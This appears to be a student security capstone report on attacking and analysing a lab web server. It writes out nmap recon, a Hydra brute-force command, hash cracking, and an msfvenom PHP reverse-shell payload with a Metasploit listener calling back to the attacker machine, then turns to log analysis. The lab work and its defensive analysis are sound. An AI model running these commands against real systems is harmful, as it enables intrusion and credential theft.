Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Omar Anbari

January 06, 2022

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 7
Hostname: ML-REFVM-684427

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone VM

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali VM

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK VM

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali Linux Virtual Machine	192.168.1.90	Penetration Testing Machine
Capstone Virtual Machine	192.168.1.105	Web Server Forwards Filebeat and Metricbeat logs to ELK server
ELK Server	192.168.1.100	Incorporates ElasticSearch, LogStash, and Kibana to collect, aggregate, and parse logs to create specific data point visualizations
Hyper-V Virtual Machine	192.168.1.1	Hosts the Elk Server, Capstone, and Kali Linux VMs

Configuring the Capstone VM with Filebeat

The Filebeat agent will monitor log data pertaining to the file system and help determine which files have been requested, altered, or uploaded. In addition, it will help monitor system events, such as user logins.

Filebeat Setup:

1.) filebeat modules enable apache
2.) filebeat setup
3.) systemctl restart filebeat

```
root@server1:/home/vagrant# filebeat modules enable apache
Module apache is already enabled
root@server1:/home/vagrant# filebeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Setting up ML using setup --machine-learning is going to be removed in 8.0.0. Please
See more: https://www.elastic.co/guide/en/elastic-stack-overview/current/xpack-ml.ht
Loaded machine learning job configurations
Loaded Ingest pipelines
root@server1:/home/vagrant# systemctl restart filebeat
```

Configuring the Capstone VM with Metricbeat

Metricbeat will help monitor and collect health statistics abut the system, such as uptime and SSH logins.

Metricbeat Setup:

1.) metricbeat modules enable apache
2.) metricbeat setup
3.) systemctl restart metricbeat

```
root@server1:/home/vagrant# metricbeat modules enable apache
Module apache is already enabled
root@server1:/home/vagrant# metricbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant# systemctl restart metricbeat
```

Configuring the Capstone VM with Packetbeat

Packetbeat will monitor incoming and outgoing packets to allow inspection of network data transmitted in the network.

Packetbeat Setup:

1.) packetbeat setup
2.) systemctl restart packetbeat

```
root@server1:/home/vagrant# packetbeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabli


Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
root@server1:/home/vagrant# systemctl restart packetbeat
```

Conducting the Attack on the Capstone VM


1.) Information Gathering and Reconnaissance

Attack Method	Attack Results	Description and Impact

Information Gathering – The goal in this stage is to discover the IP address of the target host. Nmap will be used to scan the network to identify all hosts running on the network range 192.168.1.0/24.
 	
`root@Kali:~/Desktop# nmap -sV 192.168.1.0/24`
`Starting Nmap 7.80 ( https://nmap.org ) at 20`
	`Nmap scan report for 192.168.1.105`
	`Host is up (0.00058s latency).`
	`Not shown: 998 closed ports`
	`PORT STATE SERVICE VERSION`
	`22/tcp open ssh OpenSSH 7.6p1 Ubuntu`
	`l 2.0)`
	`80/tcp open http Apache httpd 2.4.29`
	`MAC Address: 00:15:5D:00:04:0F (Microsoft)`
	`Service Info: Host: 192.168.1.105; OS: Lin`
	
	The Nmap scan has revealed that host 192.168.1.105 is a soft target running an Apache server an unsecure protocol HTTP on port 80.
		Navigating to the website 192.168.1.105 has determined that this is the webpage for the target Capstone VM.
		
		192.168.1.105
		Kali Linux Kali Training Kali Tools Kali Docs Kali F
		Index of /
		Name Last modified Size Description
		company_blog/ 2019-05-07 18:23 -
		company_folders/ 2019-05-07 18:27 -
		company_share/ 2019-05-07 18:22 -
		meet_our_team/ 2019-05-07 18:34 -
		Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




Conducting the Attack on the Capstone VM

2.) Information Gathering and Reconnaissance (Continued)

Attack Method	Attack Results	Description and Impact
With the target identified, we will continue the reconnaissance of the webserver to determine if we can gain any additional information to further our attack. To accomplish this task, we will search the contents of the webserver to determine if any hidden directories on the server are present.	Within the “meet_our_team” folder, we see a section for Ashton that references a “secret_folder”. ousting. "Moving over to managing eve ng the company_folders/secret_folder! Further exploration of the website reveals additional mention of this hidden directory. ERROR: FILE MISSING Please refer to company_folders/secret_folder/ for more information	Upon navigating to the 192.168.1.105/company_folders/secret_folder/ directory, we see that we are prompted for Ashton’s username and password. Having identified the hidden directory, we now know the resource we need to focus on to continue our attack. 




Conducting the Attack on the Capstone VM

3.) Brute-Forcing Log-in Credentials to Gain Access

Attack Method	Attack Results	Description and Impact
In this step, Hydra will be used to conduct a brute force attack on Ashton's login credentials. This attack will use the password dictionary list contained within the rockyou.txt file to attempt to crack Ashton's credentials and gain unauthorized access into the directory. This will be accomplished with the following command: 'hydra –l ashton –P /usr/share/wordlists/rockyou.txt –s 80 –f –vV 192.168.1.105 http-get /company_folders/secret_folder'  	The brute force attack has discovered the login credentials required to access the 'secret_folder' directory.  	The identification of the login credentials will provide unauthorized access to view confidential company information contained within the hidden directory. Inside the directory, we are provided with instructions and the login required to access the company's webdav server. 


Conducting the Attack on the Capstone VM

4.) Establishing Unauthorized Access

Attack Method	Attack Results	Description and Impact
With Ashton's credentials, we can gain unauthorized access to his account using secure shell.  	We now have unauthorized access to the webserver using Ashton's login credentials.  	This step in the attack has provided us with the access control privileges linked to Ashton's account. As a result, we can view all the files Ashton has access to. In the screenshot below we are able to view the contents of the flag.txt file. 




Conducting the Attack on the Capstone VM

5.) Cracking Hashed Password

Attack Method	Attack Results	Description and Impact
In the previous step, we acquired sensitive information with detailed steps required to connect to the WebDAV server. In addition, we were provided with the username for the account along with the hashed password. In this step, we will crack the hashed password using Crack Station and use it to connect to the server. 	Crack Station was successfully able to crack Ryan's hashed password. The password was revealed to be linux4u. 	We now have detailed instructions on how to connect to the WebDAV server along with the credentials required for access. With this information, we can now access the confidential directory and upload a malicious shell on the victim to further our attack. 

Conducting the Attack on the Capstone VM

6.) Creating and Delivering Malicious Reverse Shell Payload

Attack Methods	Attack Results	Description and Impact
After determining that we have the ability to connect and upload files to the WebDAV server, we will now create and upload a PHP reverse shell payload into the WebDAV directory. The reverse shell PHP payload will be created by running the following command in Linux: msfvenom –p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php.  	The exploit has been created and uploaded to the victim's machine.  	With the exploit created and uploaded on the victim machine, we can now setup a listener on our attacking machine to create the reverse shell once the shell.php file has been activated with user intervention from the victim machine. As the below screenshot illustrates, the payload has been successfully uploaded on the WebDAV server. 

Conducting the Attack on the Capstone VM

7.) Creating a Listener and Establishing an Interactive Bash Shell

Attack Method	Attack Results	Description and Impact

Metasploit will be used in this step to set up a listener using the following commands:
 	
-msfconsole
-use exploit/multi/handler
-set payload php/meterpreter/reverse_tcp
-set LHOST 192.168.1.90
-set LPORT 4444
-exploit
 	
`=[ metasploit v5.0.76-dev ]`
`+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post ]`
`+ -- --=[ 558 payloads - 45 encoders - 10 nops ]`
`+ -- --=[ 7 evasion ]`
 	
`msf5 > use exploit/multi/handler`
`msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp`
`payload => php/meterpreter/reverse_tcp`
`msf5 exploit(multi/handler) > set LHOST 192.168.1.90`
`LHOST => 192.168.1.90`
`msf5 exploit(multi/handler) > set LPORT 4444`
`LPORT => 4444`
`msf5 exploit(multi/handler) > exploit`
	The listener has been created:
	
	`[*] Started reverse TCP handler on 192.168.1.90:4444`
	
	Once the payload created in the previous step has been activated on the victim machine, our meterpreter shell will be opened:
	
	`[*] Started reverse TCP handler on 192.168.1.90:4444`
	`[*] Sending stage (38288 bytes) to 192.168.1.105`
	`[*] Meterpreter session 1 opened (192.168.1.90:4444 ->`
	`at 2022-01-02 11:43:06 -0800`
	
	`meterpreter >`
		We now have opened an interactive bash shell with our victim and have the ability to run additional exploits and search the system for any confidential data.
		
		`meterpreter > shell`
		`Process 2680 created.`
		`Channel 0 created.`
		`pwd`
		`/var/www/webdav`
		`ls`
		`passwd.dav`
		`shell.php`
		`cd /`
		`ls`
		`bin`
		`boot`
		`dev`
		`etc`
		`flag.txt`
		
		`cat flag.txt`
		`b1ng0w@5h1sn@m0`

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-548: Exposure of Information Through Directory Listing	Due to the lack of an index file on the website directory, the Directory Listing function is turned on for the web server. This could potentially provide the public or a malicious attacker with sensitive information pertaining to the web server.	This vulnerability can unnecessarily provide an attacker with the full index of resources inside of a web server's directory. If the targeted resources contain private or sensitive data, the confidentially and integrity of the company's data will be compromised.
CWE-521: Weak Password Requirements Account Lockout Setting Not Utilized	With no specific requirements regarding the complexity of a password to include an uppercase, lowercase, number, and special character and lack of an account locking mechanism makes a user's credentials susceptible to brute force attacks.	A common password contained within a wordlist, such as rockyou.txt, can allow a malicious attacker to gain unauthorized access to private information, impacting both the confidentiality and integrity of sensitive data.
CWE-759: Use of a One-Way Hash Without a Salt	Cryptographic hashes should include additional random data to the input before it is hashed in order to ensure the hash is irreversible.	The lack of salting a hash allows an attacker to use a pre-computed rainbow table to conduct a brute force attack to reverse the hash to gain unauthorized access.
CWE-434: Unrestricted Upload of File with Dangerous Type	Lack of restrictions pertaining to file uploads can allow an attacker to upload malicious files to a web server.	If a product environment takes in an uploaded file and executes it as code, a malicious attacker can conduct an arbitrary code execution attack.

Exploitation: Exposure of Information Through Directory Listing


01

Tools & Processes
After using Nmap to determine the soft target running HTTP on port 80, we were able to use a web browser to navigate within the Capstone VM using IP address 192.168.1.105 to discover hidden directories within the web server.

02

Achievements
This technique to gather additional information on the target revealed hidden directories that should not be accessible to the public. Our reconnaissance determined the existance of a 'company_folders/secret_folder/' directory. In addition, we were able to determine the user that has access to the directory.

03



Exploitation: Weak Passwords and Lack of Account Lockout Mechanism

01

Tools & Processes

Utilizing the password cracking took Hydra along with the rockyou.txt wordlist of commonly used passwords, we were able to conduct a brute force attack to discover Ashton's credentials. The lack of an account lockout mechanism allowed us to use several attempts to discover the correct password. The following command was used to conduct the bruteforce attack:

hydra –l ashton –P /usr/share/wordlists/rockyou.txt –s 80 –f –vV 192.168.1.105 http-get /company_folders/secret_folder

02

Achievements

Compromising Ashton's credentials allowed us to view the contents of the hidden /secret_folder/ directory that contained detailed instructions on how to access the company's webdav server.

In addition, we were able to use Ashton's logins with SSH to gain unauthorized access and view all confidential files.

03

```
192.168.1.105   login: ashton   password: leopoldo
shed for 192.168.1.105 (valid pair found)
```

```
root@Kali:~/Desktop# ssh ashton@192.168.1.105
ashton@192.168.1.105's password:
```

```
ashton@server1:/$ ls
bin    flag.txt        lib
boot   home            lib64
dev    initrd.img      lost+foun
etc    initrd.img.old  media
ashton@server1:/$ cat flag.txt
b1ng0w@5h1sn@m0
```

Exploitation: Use of a One-Way Hash Without a Salt

01

Tools & Processes
Once we were able to access the WebDAB file and obtain Ryan's hashed password, we simply copy and pasted the password hash into Crack Station to reverse the hash and determine the password to be linux4u.

02

Achievements
This exploit allowed us to use Ryan's credentials to gain access to the company's webDAV. From there, we were able to easily upload the created reverse shell payload within the webDAV directory and wait for a user to interact with the shell.php file.

03

Exploitation: Unrestricted Upload of File with Dangerous Type

01

Tools & Processes

Msfvenom was used to create our PHP reverse shell payload and upload it to the WebDAV directory using Ryan's credentials. In addition, Metasploit was utilized to create a listener on the attacker machine to create a reverse shell once the payload was activated.

02

Achievements

The activation of the payload allowed us to create a backdoor on the targeted web server and gain unauthorized access into the root directory.

03

```
root@Kali:/home/sysadmin/Desktop# msfvenom -p php/meterpreter/reverse_tcp l
hosf=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post        ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 7 evasion                                        ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
```


```
meterpreter > shell
Process 2680 created.
Channel 0 created.
pwd
/var/www/webdav
ls
passwd.dav
shell.php
cd /
ls
bin
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan


The port scan occurred on December 21st, 2021 @ 20:49. 140,874 packets were sent from the attacking Kali Linux machine with IP address of 192.168.1.90. We can determine that this was the result of a port scan since multiple ports were requested within milliseconds of each other.



Analysis: Finding the Request for the Hidden Directory

The request for the hidden directory occurred on December 21st @ 19:28, There were 15,780 requests made. The attacker requested the connect_to_corp_server file that contained detailed instructions on how to connect to the company's webdav and Ryan's hashed password






url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,780
http://127.0.0.1/server-status?auto=	2,098
http://192.168.1.105/webdav	110
http://192.168.1.105/webdav/passwd.dav	86
http://192.168.1.105/webdav/shell.php	78

Analysis: Uncovering the Brute Force Attack

A HTTP status code of 401 is an unauthorized response status code. The 48,286 unauthorized requests are indicative of the brute force attack. An HTTP status code of 200, representative of a successful login, was logged 6 times.

